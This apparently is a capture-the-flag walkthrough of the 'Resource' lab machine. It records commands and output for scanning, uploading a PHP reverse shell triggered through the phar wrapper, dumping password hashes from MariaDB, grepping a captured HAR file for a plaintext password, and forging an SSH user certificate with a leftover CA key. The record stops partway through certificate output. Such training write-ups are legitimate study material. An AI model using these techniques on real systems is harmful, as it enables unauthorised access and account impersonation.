Resource

1. Enumeration

Start with enumeration, something unusual is that there are 2 ports open running ssh behind


```
┌──(kali㉿kali)-[~/Desktop/Resource]
└─$ sudo nmap -sS -sC -sV 10.129.30.177 -oN nampa.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 11:50 EDT
Nmap scan report for 10.129.30.177
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds
```


Looking more information about the server, add the domain in the hots files and go to start web vulnerability enumeration


```
┌──(kali㉿kali)-[~/Desktop/Resource]
└─$ whatweb 10.129.30.177
http://10.129.30.177 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.30.177], RedirectLocation[http://itrc.ssg.htb/], Title[302 Found], nginx[1.18.0]
http://itrc.ssg.htb/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.30.177], PHP[8.1.29], Script, Title[IT Support Center], X-Powered-By[PHP/8.1.29], nginx[1.18.0]
```

It is a service which offers ssh solutions




Logging in, there is a section where a user can upload some information including .zip files






2. User flag


Looking for the initial foothold, we can see a file manage in url's using GET requests




But it doesn't change anything in the server responses




So go to create a php rev shell file and compress it to upload it




Once it is on the server we need to trigger it, we use php `phar` wrapper, getting into uploads files, and calling the file through its hash



Now we are data user



There are several files where we have access, we even have can see some configuration files, where some credentials were found



enumerate users to start a targeted attack

```
$ cd home
$ ls
msainristil
zzinter
$
```

We use the information previously found to access the database

```
}www-data@itrc:/var/www/itrc$ mysql -h db -u jj -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Where we are going to find users hashes, but those aren't easy to find, so we keep it up digging into tables

```
Database changed
MariaDB [resourcecenter]> show tables
    -> ;
+-------------------------+
| Tables_in_resourcecenter |
+-------------------------+
| messages                |
| tickets                 |
| users                   |
+-------------------------+
3 rows in set (0.001 sec)

MariaDB [resourcecenter]> select * from users
    -> ;
+----+-------------+--------------------------------------------------------------+-------+------------+
| id | user        | password                                                     | role  | department |
+----+-------------+--------------------------------------------------------------+-------+------------+
|  1 | zzinter     | $2y$10$VCpu.vx5K6tK3mZGeir7j.ly..il/YwPQcR2nUs4/jKyUQhGAriL2 | admin | NULL       |
|  2 | msainristil | $2y$10$AT2wCUIXC9jyuO.sNMil2.R950wZlVQ.xayHZiweHcIcs9mcblpb6 | admin | NULL       |
|  3 | mgraham     | $2y$10$4nlQoZW60mVIQ1xauCe5YO0zZ0uaJisHGJMPNdQNjKOhcQ8LsjLZ2 | user  | NULL       |
|  4 | kgrant      | $2y$10$pLPQbIzcehXO5Yxh0bjhlOZtJ18OX4/O4mjYP56U6WnI6FvxvtwIm | user  | NULL       |
|  5 | bmcgregor   | $2y$10$nOBYuDGCgzWXIeF92v5qFOCvlEXdI19JjUZNl/zWHHX.RQGTS03Aq | user  | NULL       |
|  6 | cgxllxtxbr  | $2y$10$dhWgauaX5rWlSMFBC1e2dedv0ePpBDtBOY7eVkcI2npSjsNt0hvB2 | user  | NULL       |
|  7 | ucvjlpbfnn  | $2y$10$VCZJdE/UWFmGMG7/vo725.jgvv1oyrqwYtAkKnlK91wT4zmLoeBpm | user  | NULL       |
|  8 | cozapndgfj  | $2y$10$DdSbELDiuxPH3Uvfqn/dlegaGQ3VtAOICyXGTVeoKNptdL8r90H7y | user  | NULL       |
|  9 | aaa         | $2y$10$RQsGJCgGqQ9/neq6lEbfzu.ls2obzRbJW2SE.WdcYY6SSLlLzld36 | user  | NULL       |
+----+-------------+--------------------------------------------------------------+-------+------------+
9 rows in set (0.000 sec)
```

The database is disclosing information about some public keys that have been uploaded for active users, further we can find information about some certificate authorities that allegedly arethrough an update process

```
MariaDB [resourcecenter]> select * from tickets
    → ;
| id | subject                               | status | body                                                                                                                                                          | created_at          | submitted_by | attachment                                                     | attachment_name            |
|  1 | Need SSH Access to HR Server          | closed | I need to access the HR server to update the employee handbook.                                                                                               | 2024-02-01 08:09:21 |            3 | ../uploads/e8c6575573384aeeab4d093cc99c7e5927614185.zip | pubkey-mgraham-please-sign.zip |
|  2 | Decommission ITRC SSH Certificate     | closed | We need to decommission the old ITRC SSH certificate infrastructure in favor of the new organization-wide IT signing certs. I'm handling the transition to the new system from the ITSC-side. Mike - Can you handle removing the old certs from the ITRC server? | 2024-02-02 13:12:11 | 1 | NULL | NULL |
|  3 | Malware in finance dept               | open   | We have detected malware on the finance department server. We need to take it offline and clean it.                                                          | 2024-02-03 14:12:11 |            4 | NULL                                                           | NULL |
|  4 | Please provision access to marketing servers | closed | I'm new to the IT team, need access to the marketing servers in order to apply updates and configure firewall. Public key attached.                     | 2024-02-04 13:27:27 |            5 | ../uploads/eb65074fe37671509f24d1652a44944be61e4360.zip | mcgregor_pub.zip |
|  5 | SSH Key Signing Broken                | open   | The admin panel is supposed to allow me to get a signed certficate, but it just isn't working.                                                                | 2024-02-04 14:19:54 |            2 | NULL                                                           | NULL |
|  6 | AutoPWN                               | open   | AutoPWN                                                                                                                                                       | 2024-07-25 11:28:39 |            6 | ../uploads/b829beac87ea0757d7d3432edeac36c6542f46c4.zip | shell.zip |
|  7 | AutoPWN                               | open   | AutoPWN
```

The best way to analyze those files is download them like we did before, and then search for information file by file, but in this case we unzip them in the same machine and we used cat tool, but the principal file which is .har file is to large to show the whole file

```
www-data@itrc:/var/www/itrc/uploads$ ls
21de93259c8a45dd2223355515f1ee70d8763c8a.zip
88dd73e336c2f81891bddbe2b61f5ccb588387ef.zip
a79b0afba19a22af4dde2bac18fc405af85d50b4.zip
b829beac87ea0757d7d3432edeac36c6542f46c4.zip
c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
e8c6575573384aeeab4d093cc99c7e5927614185.zip
eb65074fe37671509f24d1652a44944be61e4360.zip
itrc.ssg.htb.har
360.zipa@itrc:/var/www/itrc/uploads$ unzip eb65074fe37671509f24d1652a44944be61e43
Archive:  eb65074fe37671509f24d1652a44944be61e4360.zip
  inflating: id_ed25519.pub
www-data@itrc:/var/www/itrc/uploads$ ^C
www-data@itrc:/var/www/itrc/uploads$ cat itrc.ssg.htb.har
```

Besides there are so much information in there, so we just use cat and grep pass word to find patterns where we could get a password

```
www-data@itrc:/var/www/itrc/uploads$ cat itrc.ssg.htb.har | grep pass | grep yar
                        "text": "user=msainristil&pass=82yards2closeit",grep pass | grep yar
www-data@itrc:/var/www/itrc/uploads$ 
```

That’s how we sign in as msainristil user in ssg.htb domain

```
┌──(kali㉿kali)-[~]
└─$ ssh msainristil@ssg.htb
msainristil@ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 25 12:49:05 2024 from 10.10.14.23
msainristil@itrc:~$ ls
decommission_old_ca
msainristil@itrc:~$ ls -la
total 32
drwx------ 1 msainristil msainristil 4096 Jul 23 14:22 .
drwxr-xr-x 1 root        root        4096 Jul 23 14:22 ..
lrwxrwxrwx 1 root        root           9 Jul 23 14:22 .bash_history → /dev/null
-rw-r--r-- 1 msainristil msainristil  220 Mar 29 19:40 .bash_logout
-rw-r--r-- 1 msainristil msainristil 3526 Mar 29 19:40 .bashrc
-rw-r--r-- 1 msainristil msainristil  807 Mar 29 19:40 .profile
```

Now we can confirm the update process, and we know that this certification authority is valid yet in the system

```
msainristil@itrc:~/decommission_old_ca$ ls
ca-itrc  ca-itrc.pub
```

So create a key pair as zzinter user

```
ssh-keygen -t rsa -b 4096 -C "user@domain"
-t type
-b number of bits
-C comment
```

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -t rsa -b 4096 -C "zzinter@itrc"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/msainristil/.ssh/id_rsa):
Created directory '/home/msainristil/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/msainristil/.ssh/id_rsa
Your public key has been saved in /home/msainristil/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA zzinter@itrc
The key's randomart image is:
+---[RSA 4096]----+
|          .o.... |
|         .+.E.. +|
|        .+.O.% *+|
|       .. *o+ /.o|
|        S. oo* . |
|          o ..*  |
|         . .o* . |
|          .o+.o. |
|          .o.....|
+----[SHA256]-----+
```

Sign the public key with the private key of the ca, and make sure the information about this cert is valid

```
ssh-keygen -s ca -i "algo" -n zzinter +52w key.pub
-s sign
-i identifier
-n username
+52w valid per 52 weeks
---------------------------------------------------------------
ssh-keygen -L -f cert.pub
-L shows detailed information
-f file to show information
```

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -s ca-itrc -I "zinter_key" -n zzinter -V +52w /home/msainristil/.ssh/id_rsa.pub
Signed user key /home/msainristil/.ssh/id_rsa-cert.pub: id "zinter_key" serial 0 for zzinter valid from 2024-08-06T15:46:00 to 2025-08-05T15:47:05
msainristil@itrc:~/decommission_old_ca$ ls
ca-itrc  ca-itrc.pub
msainristil@itrc:~/decommission_old_ca$ cat /home/msainristil/.ssh/id_rsa-cert.pub
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgz1PzRvZ3Uk43yU4HJg+Pp+B4rGhUHNSEmC0Ala9diHAAAAADAQABAAACAQCcLXf4+5p+xuNr
qCcMCHM4CXV6X62LrAPd9bt38Wgp0vGBV0Nb1jmIBndFWOvRAj+oUQ6HvFVU9fvv9W5aef+b9/iW8yaFQz2rsbV6U3TxguP8wirkpUbHKGEg8mlVWJUTmt69RRlWNUYwqKecBcjy2vZWUpvln0Q37k
+bb5olTe249FAckgXkOn98QD6ttYeV7×6Pd6p0RjwYxELcWziSx2aJ172P9MQHrw+zK2fLsoSMvm7E4XdvpqlTBGomdplI+2aB2WVjXvKsSm7f4sfmgUaxXUJIwNnMY/JNMGniFQEh8KAcuTtN9CmX
/n0ZqHc6aAwP0QZkov1/qneElRUoqGSRgPER5nBM0dN2zfZbDJqVvAAkGbUfTOujZ6QlPeBsUIMe/E8xdi1wBjkeOSwJZ622HmrKx6lesK4sAhwFvrFPmhJZYa/NpcnWqTNBToKCciTDtnzqbvAvr
5AAAACwAAAAd6emludGVyAAAAAGayRTgAAAAaJIneQAAAAAAAACCAAAAFXBlcm1pdC1YMTEtZm9yd2FyZGluZwAAAAAAAAAXcGVybWl0LWFnZW50LWZvcndhcmRpbmcAAAAAAAAFnBlcm1pdC1wb
c2VyLXJjAAAAAAAAAAAAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDoBD1UoFfL41g/FVX373rdm5WPz+SZ0bWt5PYP+dhok4vb3UpJPIGOeAsXmAkzEVYBHIiE+aGbrcXvDaSbZc6cI2aZfFraEH
D0IDKv8JQ3NwimDcZTc6Le0hJw52ANcLszteliFSyoTty9N/oUgTUjkFsgsroEh+Onz4buVD2bxoZ+9mODcdYTQ4ChwanfzFSnTrTtAQrJtyH/bDRTa2BpmdmYdQu+4HcbDl5NbiEwu1FNskz/YNDF
1EtXJNbZdtJc7Ky0EKhat0dgck8zpq62kejtkBQd86p6FvR8+xH3/JMxHvMNVYVODJt/MIik99sWb5Q7NCVcIXQ0ejVTzTI9QT27km/FUgl3cs5CZ4GIN7polPenQXEmdmbBOWD2hrlLsAAAGUAAAA
cmwyPExC2XH37KjPeSAWmoIIi+DO3xO49e/CM1aQG4oW7MJQSIcPiKM/+vSTMBuC4RYUr6rOfRVVDyRGzSOCRnb94ReDlfID5mSfGt8fCZg3V0z5X4JWGp1kdQmYWjGqeLJYFWL3xEQEz1BkSnVUQL
bVuIwIEIf11kBhnvrYhzukfwQDNPfOSZQr4Vz5M6mMbokAIXRlpMgik4M0vBJmBM0fnahKbDL/LUlo0K1FR8/KG7dDPqmhDV046jem/wLQvAGvLmqFf23T0QOl1p7PtS4ntg7dRwenS3Xp62gHXGNti
9sbOOFP57X4edcIAvnAwCN2BYNDqVgHWS6NsUPzw5l8vAg= zzinter@itrc
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -L -f /home/msainristil/.ssh/id_rsa-cert.pub
/home/msainristil/.ssh/id_rsa-cert.pub:
        Type: ssh-rsa-cert-v01@openssh.com user certificate
        Public key: RSA-CERT SHA256:VE2Lz6v1LbA+0rVEjKRYtq1GE9vNnM5WyPDWWeLGdYA
